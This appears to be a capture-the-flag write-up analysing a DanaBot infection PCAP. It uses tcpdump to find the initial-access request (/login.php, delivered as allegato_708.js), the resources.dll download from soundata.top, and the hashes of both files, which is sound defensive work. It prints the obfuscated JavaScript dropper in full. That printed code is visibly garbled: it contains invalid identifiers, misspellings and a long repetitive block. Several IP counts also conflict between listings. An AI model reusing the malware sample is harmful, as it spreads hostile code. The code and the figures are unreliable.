


Reference: <https://cyberdefenders.org/blueteam-ctf-challenges/danabot/#>

Download the PCAP from the above link



In Linux with tcpdump

```
saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ tcpdump -tttt -r 205-DanaBot.pcap --count
reading from file 205-DanaBot.pcap, link-type EN10MB (Ethernet), snapshot length 65535
13900 packets
saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$
```

```
saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ tcpdump -tttt -r 205-DanaBot.pcap -n | awk '{print $4}' | cut -d "." -f 1-4 | sort | uniq -c | sort -
8831 188.114.97.3
2735 10.2.14.101
839 195.133.88.98
526 142.250.186.36
157 91.201.67.81
113 13.107.21.239
108 40.83.50.91
81 204.79.197.203
77 23.3.88.139
61 10.2.14.1
52 23.3.88.147
49 23.0.174.88
41 142.250.186.110
28 51.104.15.253
24 13.107.6.158
16 20.10.31.115
15 51.104.176.46
14 52.182.143.209
14 52.182.143.208
14 20.103.180.120
13 142.250.186.177
11 94.245.104.56
11 2.21.22.176
10 13.107.246.60
8 Reply
8 62.173.142.148
7 52.168.112.66
7 40.79.167.8
7 28.42.65.89
7 28.189.173.10
7 13.89.178.27
```

Source side

```
saf-lx@saf-Ubuntu:~/Desktop/cyberDefenders/temp_extract_dir/temp_extract_dir$ tcpdump -tttt -r 205-DanaBot.pcap -n | awk '{print $6}' | cut -d "." -f 1-4 | sort | uniq -c | sort -nr
reading from file 205-DanaBot.pcap, link-type EN10MB (Ethernet), snapshot length 65535
11154 10.2.14.101
888 188.114.97.3
740 195.133.88.9
282 142.250.186.36
158 91.201.67.85
133 10.2.14.1
86 13.187.21.239
56 40.83.50.91
48 284.79.197.203
46 23.3.88.139
32 23.0.174.88
25 51.104.15.253
25 142.250.186.110
24 23.3.88.147
20 20.10.31.115
17 13.187.6.158
12 52.182.143.209
12 52.182.143.208
10 51.104.176.40
10 239.255.255.250
10 224.0.0.22:
10 2.21.22.176
10 20.103.180.120
```

## Destination side

```
saf-lx@saf-Ubuntu:~/Desktop/cyberDefenders/temp_extract_dir/temp_extract_dir$ tcpdump -tttt -r 205-DanaBot.pcap -n src 10.2.14.101 -A | grep "GET"
reading from file 205-DanaBot.pcap, link-type EN10MB (Ethernet), snapshot length 65535
2024-02-14 18:25:54.198791 IP 10.2.14.101.49786 > 62.173.142.148.80: Flags [P..], seq 0:460, ack 1, win 64240, length 460: HTTP: GET /login.php HTTP/1.1
...> ... .z.P_Usf....P....w. GET /login.php HTTP/1.1
2024-02-14 18:26:50.967535 IP 10.2.14.101.49798 > 192.229.221.95.80: Flags [P..], seq 0:240, ack 1, win 64240, length 240: HTTP: GET /MFewTzBNMEnsSTAjBgUrDgMCGgUABBQ50otx%2Fh0Zt1%2Bz8SiPI7wEhVxDQQUTiJU1BVsuuspk2F6z2Brks70VXjzCEAUZZS2En149Gjh1j3P68w%3D HTTP/1.1
...> ... .P....b....vP....GET /MFewTzBNMEnsSTAjBgUrDgMCGgUABBQ50otx%2Fh0Zt1%2Bz8SiPI7wEhVxDQQUTiJU1BVsuuspk2F6z2Brks70VXjzCEAUZZS2En149Gjh1j3P68w%3D HTTP/1.1
2024-02-14 18:26:55.684412 IP 10.2.14.101.49799 > 188.114.97.3.80: Flags [P..], seq 0:266, ack 1, win 65535, length 266: HTTP: GET /resources.dll HTTP/1.1
...> ... .P....Jl....P....GET /resources.dll HTTP/1.1
2024-02-14 18:28:44.239562 IP 10.2.14.101.49803 > 23.10.249.35.80: Flags [P..], seq 0:111, ack 1, win 64240, length 111: HTTP: GET /connecttest.txt HTTP/1.1
...> ... GET /connecttest.txt HTTP/1.1
```

## Suspicious IP address.

1/95 security vendor flagged this IP address as malicious

62.173.142.148 (62.173.128.0/19)  
AS 34300 (Internet-Cosmos LLC)

RU Last Analysis Date  
21 hours ago

**Basic Properties**

Network	62.173.128.0/19
Autonomous System Number	34300
Autonomous System Label	Internet-Cosmos LLC
Regional Internet Registry	RIPE NCC
Country	RU
Continent	EU

**Last HTTPS Certificate**

**JARM Fingerprint**

IP address was used by the attacker during the initial access.

```
GET /login.php HTTP/1.1
Host: portfolio.serveirc.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9

HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 14 Feb 2024 16:25:54 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Content-disposition: attachment;filename=allegato_708.js
```


Name of the malicious file used for initial access

```

> Internet Protocol Version 4, Src: 10.2.14.101, Dst: 188.114.97.3
> Transmission Control Protocol, Src Port: 49799, Dst Port: 80, Seq: 1, Ack: 1, Len: 266
> Hypertext Transfer Protocol
>   GET /resources.dll HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: it\r\n
UA-CPU: AMD64\r\n
Accept-Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
Host: soundata.top\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://soundata.top/resources.dll]
[HTTP request 1/1]
[Response in frame: 9952]

```

This packet will be responded in the packet with this number (http.response\_in)



```

saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ ls
205-DanaBot.pcap login.php resources.dll
saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ sha256sum login.php & md5sum resources.dll
[1] 6325
347b4ad90b1daba2d9117a8e05776f3f902dd4593fb1252289538acf476c4268  login.php
e758e07113016aca55d9eda2b0ffeebe resources.dll
[1]+ Done                  sha256sum login.php
saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ 

```

## Hashes of malicious file.

Javascript obfuscated script, most likely string array. It is clear that it uses the LOLbin wscript.exe to execute a malicious file. Process was used to execute the malicious file.

```

saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ ls
205-DanaBot.pcap login.php resources.dll
saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ file login.php
login.php: JavaScipt source, ASCII text, with very long lines (5558), with no line terminators
saf-lx@saf-Ubuntu:~/Desktop/CyberDefenders/temp_extract_dir/temp_extract_dir$ cat login.php
function _0x23c2(){var _0xac67d2='0xa01upd0SkXW0rjCoMblLddTnQ','W0lWk2A','j8oW6xcJ9hdNcoJ4K4RcPsRdVno6kW','pmk+dmk5WqGwE67d0M1','Ec08PZDn0i1b37dOsLe8k1ja','tmpd8k7W7a14dVSLemC0NPK1W5pcVgehWPzkB3dk5Spnati1CkRo1xdTf0/W6Tzru3dMnoBnCkW6xChmkd62J8oWCSk1W0/dVG','AcXXvdBE','W5hClJaxCzDfzBhp13dMezGeG','q5kFwPrdn8kLrCkMdj','W5lqwgSkCqnmf7CchGtCsj0','WPkNC0XW0hdTrp','W65bW4pCtNAW0NcrLm+H6tC0ze2','W0Vg1BkdW59h1SkCsx3rCkR','CoZkWf4CRkW5d80nfzAMPRjCjor806','W7TtCjJvHeFw53dsjic','Wc0rnrkk','W0VdH1zlwcd1BkmNpdsCoUmo0','p20rWoQmR5','W7WWmQ2z','g3K9WPC','WP56am0PeS07','n2UFUxJk','LSkTnkMzW7Crg1RzCz0+NpIfes0nW4LFFBk7mrwD1Jvdf7f7Cw','Wc0fsmkq','W6chGmkyNmHewWjdNfutW41rCkVznkHmknPz/W6pch1J/drSoW4M5phn2MP1Gm5a','W7Ed0CkUxcpW6hdUqrW5K','W4pdVrDzWpJchMkmVmZefcfh','WSd/dfJdlnMZtChB0z','g0qgkvt0T0','AXWozJdV08kkQnDqWPRM5','ueNcgq','AneW7zChLjdJ8kTBmnkQwTHat2z','15ktlPxoC085yWmHsc','FBK3WQG+45e','ycOkCMFcUeddxtd8kWNRnR8kzqnpWQ875a5AmW1woH7CrcoxW65','gwBR','fhfLnHc1';_0x23c2=function(){return _0xac67d2;};return _0x23c2();var _0x1bab20=_0x57c2;(_function _0x562920,_0x24070){var _0x4c8674=_0x57c2,_0x538a6a=_0x562920);while(!_1){try{var _0x385777=_0x24070;brak;else _0x538a6a['push'](_0x538a6a['shift']);}catch(_0x2d274b){_0x538a6a['push'](_0x538a6a['shift'])}}});_0x23c2=_0x567e59=_0x57c2,_0x119065=_0x4f008b=_0x567e59(_0x131,'8kMv'))(_0x5393f=_0x567e59(_0x149,'WFV'));for(var _0x345b7=_0x345b7=_0x5c5160;_0x345b7+=_0x19065+=_0x4f008b[_0x567e59(_0x157,'*rdb')][Math._0x567e59(_0x131,'8kMv'))(_0x567e59(_0x145,'Gs8'))];return _0x19065=_0x567e59(_0x147,'5kN8'));var _0x23d4fB=_0x10ab20(_0x153,%(b)_0x4a4bd9=_0x44bd9new AcitveXObject:_0x10ab20(_0x151,'Voof'))_0x10ab20(_0x154,'SPL'))(_0x2c_0x4885a,_0x5da5f7=wScript[_0x10ab20(_0x14f,'A48G')]);function _0x57c2_(_0x1le4af,_0x54a6eb){_0x2c32=_0x2c32();return _0x57c2=_0x57c2(_0x1le4af,_0x54a6eb);_0x2c32=_0x2c32();return _0x57c2=_0x57c2(_0x10ab20(_0x142,'XkEn')));_0x2c32=_0x57c2(_0x10ab20(_0x143,'A48C')));_0x2c32=_0x57c2(_0x10ab20(_0x145,'A48B')));_0x2c32=_0x57c2(_0x10ab20(_0x146,'A48D')));_0x2c32=_0x57c2(_0x10ab20(_0x147,'A48E')));_0x2c32=_0x57c2(_0x10ab20(_0x148,'A48F')));_0x2c32=_0x57c2(_0x10ab20(_0x149,'A48G')));_0x2c32=_0x57c2(_0x10ab20(_0x14a,'A48H')));_0x2c32=_0x57c2(_0x10ab20(_0x14b,'A48I')));_0x2c32=_0x57c2(_0x10ab20(_0x14c,'A48J')));_0x2c32=_0x57c2(_0x10ab20(_0x14d,'A48K')));_0x2c32=_0x57c2(_0x10ab20(_0x14e,'A48L')));_0x2c32=_0x57c2(_0x10ab20(_0x14f,'A48M')));_0x2c32=_0x57c2(_0x10ab20(_0x14g,'A48N')));_0x2c32=_0x57c2(_0x10ab20(_0x14h,'A48O')));_0x2c32=_0x57c2(_0x10ab20(_0x14i,'A48P')));_0x2c32=_0x57c2(_0x10ab20(_0x14j,'A48Q')));_0x2c32=_0x57c2(_0x10ab20(_0x14k,'A48R')));_0x2c32=_0x57c2(_0x10ab20(_0x14l,'A48S')));_0x2c32=_0x57c2(_0x10ab20(_0x14m,'A48T')));_0x2c32=_0x57c2(_0x10ab20(_0x14n,'A48U')));_0x2c32=_0x57c2(_0x10ab20(_0x14o,'A48V')));_0x2c32=_0x57c2(_0x10ab20(_0x14p,'A48W')));_0x2c32=_0x57c2(_0x10ab20(_0x14q,'A48X')));_0x2c32=_0x57c2(_0x10ab20(_0x14r,'A48Y')));_0x2c32=_0x57c2(_0x10ab20(_0x14s,'A48Z')));_0x2c32=_0x57c2(_0x10ab20(_0x14t,'A48A')));_0x2c32=_0x57c2(_0x10ab20(_0x14u,'A48B')));_0x2c32=_0x57c2(_0x10ab20(_0x14v,'A48C')));_0x2c32=_0x57c2(_0x10ab20(_0x14w,'A48D')));_0x2c32=_0x57c2(_0x10ab20(_0x14x,'A48E')));_0x2c32=_0x57c2(_0x10ab20(_0x14y,'A48F')));_0x2c32=_0x57c2(_0x10ab20(_0x14z,'A48G')));_0x2c32=_0x57c2(_0x10ab20(_0x141,'A48H')));_0x2c32=_0x57c2(_0x10ab20(_0x142,'A48I')));_0x2c32=_0x57c2(_0x10ab20(_0x143,'A48J')));_0x2c32=_0x57c2(_0x10ab20(_0x144,'A48K')));_0x2c32=_0x57c2(_0x10ab20(_0x145,'A48L')));_0x2c32=_0x57c2(_0x10ab20(_0x146,'A48M')));_0x2c32=_0x57c2(_0x10ab20(_0x147,'A48N')));_0x2c32=_0x57c2(_0x10ab20(_0x148,'A48O')));_0x2c32=_0x57c2(_0x10ab20(_0x149,'A48P')));_0x2c32=_0x57c2(_0x10ab20(_0x14a,'A48Q')));_0x2c32=_0x57c2(_0x10ab20(_0x14b,'A48R')));_0x2c32=_0x57c2(_0x10ab20(_0x14c,'A48S')));_0x2c32=_0x57c2(_0x10ab20(_0x14d,'A48T')));_0x2c32=_0x57c2(_0x10ab20(_0x14e,'A48U')));_0x2c32=_0x57c2(_0x10ab20(_0x14f,'A48V')));_0x2c32=_0x57c2(_0x10ab20(_0x14g,'A48W')));_0x2c32=_0x57c2(_0x10ab20(_0x14h,'A48X')));_0x2c32=_0x57c2(_0x10ab20(_0x14i,'A48Y')));_0x2c32=_0x57c2(_0x10ab20(_0x14j,'A48Z')));_0x2c32=_0x57c2(_0x10ab20(_0x14k,'A48A')));_0x2c32=_0x57c2(_0x10ab20(_0x14l,'A48B')));_0x2c32=_0x57c2(_0x10ab20(_0x14m,'A48C')));_0x2c32=_0x57c2(_0x10ab20(_0x14n,'A48D')));_0x2c32=_0x57c2(_0x10ab20(_0x14o,'A48E')));_0x2c32=_0x57c2(_0x10ab20(_0x14p,'A48F')));_0x2c32=_0x57c2(_0x10ab20(_0x14q,'A48G')));_0x2c32=_0x57c2(_0x10ab20(_0x14r,'A48H')));_0x2c32=_0x57c2(_0x10ab20(_0x14s,'A48I')));_0x2c32=_0x57c2(_0x10ab20(_0x14t,'A48J')));_0x2c32=_0x57c2(_0x10ab20(_0x14u,'A48K')));_0x2c32=_0x57c2(_0x10ab20(_0x14v,'A48L')));_0x2c32=_0x57c2(_0x10ab20(_0x14w,'A48M')));_0x2c32=_0x57c2(_0x10ab20(_0x14x,'A48N')));_0x2c32=_0x57c2(_0x10ab20(_0x14y,'A48O')));_0x2c32=_0x57c2(_0x10ab20(_0x14z,'A48P')));_0x2c32=_0x57c2(_0x10ab20(_0x141,'A48Q')));_0x2c32=_0x57c2(_0x10ab20(_0x142,'A48R')));_0x2c32=_0x57c2(_0x10ab20(_0x143,'A48S')));_0x2c32=_0x57c2(_0x10ab20(_0x144,'A48T')));_0x2c32=_0x57c2(_0x10ab20(_0x145,'A48U')));_0x2c32=_0x57c2(_0x10ab20(_0x146,'A48V')));_0x2c32=_0x57c2(_0x10ab20(_0x147,'A48W')));_0x2c32=_0x57c2(_0x10ab20(_0x148,'A48X')));_0x2c32=_0x57c2(_0x10ab20(_0x149,'A48Y')));_0x2c32=_0x57c2(_0x10ab20(_0x14a,'A48Z')));_0x2c32=_0x57c2(_0x10ab20(_0x14b,'A48A')));_0x2c32=_0x57c2(_0x10ab20(_0x14c,'A48B')));_0x2c32=_0x57c2(_0x10ab20(_0x14d,'A48C')));_0x2c32=_0x57c2(_0x10ab20(_0x14e,'A48D')));_0x2c32=_0x57c2(_0x10ab20(_0x14f,'A48E')));_0x2c32=_0x57c2(_0x10ab20(_0x14g,'A48F')));_0x2c32=_0x57c2(_0x10ab20(_0x14h,'A48G')));_0x2c32=_0x57c2(_0x10ab20(_0x14i,'A48H')));_0x2c32=_0x57c2(_0x10ab20(_0x14j,'A48I')));_0x2c32=_0x57c2(_0x10ab20(_0x14k,'A48J')));_0x2c32=_0x57c2(_0x10ab20(_0x14l,'A48K')));_0x2c32=_0x57c2(_0x10ab20(_0x14m,'A48L')));_0x2c32=_0x57c2(_0x10ab20(_0x14n,'A48M')));_0x2c32=_0x57c2(_0x10ab20(_0x14o,'A48N')));_0x2c32=_0x57c2(_0x10ab20(_0x14p,'A48O')));_0x2c32=_0x57c2(_0x10ab20(_0x14q,'A48P')));_0x2c32=_0x57c2(_0x10ab20(_0x14r,'A48Q')));_0x2c32=_0x57c2(_0x10ab20(_0x14s,'A48R')));_0x2c32=_0x57c2(_0x10ab20(_0x14t,'A48S')));_0x2c32=_0x57c2(_0x10ab20(_0x14u,'A48T')));_0x2c32=_0x57c2(_0x10ab20(_0x14v,'A48U')));_0x2c32=_0x57c2(_0x10ab20(_0x14w,'A48V')));_0x2c32=_0x57c2(_0x10ab20(_0x14x,'A48W')));_0x2c32=_0x57c2(_0x10ab20(_0x14y,'A48X')));_0x2c32=_0x57c2(_0x10ab20(_0x14z,'A48Y')));_0x2c32=_0x57c2(_0x10ab20(_0x141,'A48Z')));_0x2c32=_0x57c2(_0x10ab20(_0x142,'A48A')));_0x2c32=_0x57c2(_0x10ab20(_0x143,'A48B')));_0x2c32=_0x57c2(_0x10ab20(_0x144,'A48C')));_0x2c32=_0x57c2(_0x10ab20(_0x145,'A48D')));_0x2c32=_0x57c2(_0x10ab20(_0x146,'A48E')));_0x2c32=_0x57c2(_0x10ab20(_0x147,'A48F')));_0x2c32=_0x57c2(_0x10ab20(_0x148,'A48G')));_0x2c32=_0x57c2(_0x10ab20(_0x149,'A48H')));_0x2c32=_0x57c2(_0x10ab20(_0x14a,'A48I')));_0x2c32=_0x57c2(_0x10ab20(_0x14b,'A48J')));_0x2c32=_0x57c2(_0x10ab20(_0x14c,'A48K')));_0x2c32=_0x57c2(_0x10ab20(_0x14d,'A48L')));_0x2c32=_0x5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